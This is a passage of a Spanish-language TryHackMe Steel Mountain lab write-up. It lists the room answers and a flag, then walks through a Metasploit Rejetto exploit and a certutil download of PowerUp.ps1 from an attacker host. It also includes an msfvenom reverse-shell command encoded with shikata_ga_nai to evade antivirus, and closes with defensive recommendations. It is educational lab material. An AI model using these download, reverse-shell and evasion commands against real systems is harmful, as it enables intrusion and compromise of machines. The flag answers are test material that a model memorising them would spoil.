6- Presta mucha atención a la opción "**CanRestart**" que está configurada en "**true**". ¿Cuál es el nombre del servicio que aparece como una vulnerabilidad de ruta de servicio sin comillas?
AdvancedSystemCareService9

7- ¿Cuál contenido tiene la bandera root.txt?
9af5f314f57607c00fd09803a587db80

8- ¿Qué comando PowerShell -c podríamos ejecutar para averiguar manualmente el nombre del servicio?
PowerShell -c Get-Service


8. EXTRA Opcional

PUNTO EXTRA
Herramientas usadas


Metasploit	Aplicación de exploit
PowerShell	Ejecución de script de vulnerabilidades

Automático


El método automático es más sencillo de realizar, debemos dirigirnos a "**Metasploit**":




A partir de aquí buscaremos los "**exploits**" relacionados a "**Rejetto**":




Solo nos aparecerá uno, así que lo seleccionamos, este nos carga automáticamente un "Meterpreter" predeterminado, lo usaremos tal cual para conectarnos.




Editaremos las opciones del Metasploit, en este caso las importantes son: el "**RHOSTS**" (el equipo que atacamos), el "**RPORT**" (el puerto del equipo atacado) y la "**LHOST**" (IP que tenemos en el VPN).




Cambiamos todos los parámetros rápidamente con la información que tenemos:



Verificamos una vez más que todo esta correcto en las opciones:




Y procederemos a ejecutar nuestro "**exploit**":



Al ingresar a "**Meterpreter**" ya se nos confirma que podemos manipular el equipo desde dentro, con esto vamos a ejecutar el script de "**PowerShell**" para obtener este punto extra.

Podemos descargar el "**script**" desde la siguiente página (PowerUp.ps1), ya teniéndolo en nuestro equipo lo vamos a compartir mediante un servidor http:



Descargándolo dentro del equipo desde la "**Shell**" que nos permite usar "**Meterpreter**"

```
C:\Users\bill\Desktop>certutil -urlcache -f http://10.14.79.198/PowerUp.ps1 PowerUp.ps1
certutil -urlcache -f http://10.14.79.198/PowerUp.ps1 PowerUp.ps1
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Con el archivo dentro de la máquina, lo vamos a ejecutar a través del "**Powershell**" desde "**Meterpreter**" (regresamos a Meterpreter con Ctrl + C).

```
meterpreter > load powershell
Loading extension powershell ... Success.
```

```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths

ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

Nota: Es importante que se digite la llamada al "**PowerUp.ps1**" tal cual la escribimos arriba, ya que solo así se corre el "**script**" para verificar las vulnerabilidades. Este archivo es como un "**Winpeas**" pero con menos detalles, aunque nos puede ayudar para ser más sigilosos. Nos mostrará carencias en el sistema que podemos aprovechar.


PUNTO EXTRA

Un “**Reverse Shell**” con “**Shikata Ga Nai**”, consiste en una conexión inversa enmascarando por medio de muchas iteraciones un archivo en el “**encoder SGN**”, este permite ser más sigiloso a la hora de pasar controles de antivirus, o evitar llamar la atención de los usuarios o hasta los administradores de la red, el problema actual de este codificador es que ha sido tan utilizado, que muchas empresas encargadas de combatir “**malware**” ya lo tienen en sus listas negras y esto puede significar que al querer realizar un ataque, nos puedan descubrir.

```
┌──(hmstudent㉿kali)-[~/Desktop/STEELMOUNTAIN/Exploits]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.14.79.198 LPORT=1111 -f exe -e x86/shikata_ga_nai -i 100
 -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 487 (iteration=0)
x86/shikata_ga_nai succeeded with size 514 (iteration=1)
x86/shikata_ga_nai succeeded with size 541 (iteration=2)
x86/shikata_ga_nai succeeded with size 568 (iteration=3)
x86/shikata_ga_nai succeeded with size 595 (iteration=4)
x86/shikata_ga_nai succeeded with size 622 (iteration=5)
x86/shikata_ga_nai succeeded with size 649 (iteration=6)
x86/shikata_ga_nai succeeded with size 676 (iteration=7)
x86/shikata_ga_nai succeeded with size 703 (iteration=8)
x86/shikata_ga_nai succeeded with size 730 (iteration=9)
```


Aquí hay un ejemplo de como podemos generarlo, agregando el -e (**encoder**) “**x86/shikata_ga_nai**” y las iteraciones “**-i**” entre más se agreguen es más posible vulnerar otros antivirus.

Generando 2 escaneos de diferentes archivos procesados con “Shikata”, pudimos obtener, una relevancia mínima.



Con solo 100 iteraciones podemos ver que 53 antivirus nos detectaron.

Con 10 mil iteraciones, solo conseguimos vulnerar a 3 más, teóricamente es posible evitar otros antivirus, pero no hay mucha diferencia, y la inversión de tiempo es abismal. Utilizar este método no nos dará una ventaja tan importante así que es mejor otras alternativas.




PUNTO EXTRA

En una de las preguntas en "**TryHackMe**", puntualmente la número 8, nos indica cual comando podríamos usar para ubicar manualmente el servicio que deseamos vulnerar.

Solamente debemos agregar por medio del "**PowerShell**" que nos facilita "**Meterpreter**":

powershell -c Get-Service



Este comando es útil para buscar los servicios del equipo, pero al depender de nuestra vista, puede resultar tedioso en aquellos equipos que contienen múltiples programas y sistemas instalados, por suerte en el equipo víctima, tenemos de primer servicio al programa vulnerable.

9. Conclusiones y Recomendaciones

1)No publicar información personal de empleados en páginas web, ya que se podría utilizar la información para ingeniería social.
2)Aplicar actualizaciones tanto a los sistemas operativos como a los gestores de archivos que deseamos tener en funcionamiento.
3)Respaldarse de un buen antivirus, Firewall o IPS/IDS que nos permitan detectar intrusiones maliciosas en los equipos o redes.
5)Verificar que los programas que tenemos instalados no cuenten con la vulnerabilidad de no estar citados por dobles comillas o tener espacios en sus rutas.
6)No dejar información valiosa a simple vista o sin codificar, en rutas comunes desde donde nos la puedan robar.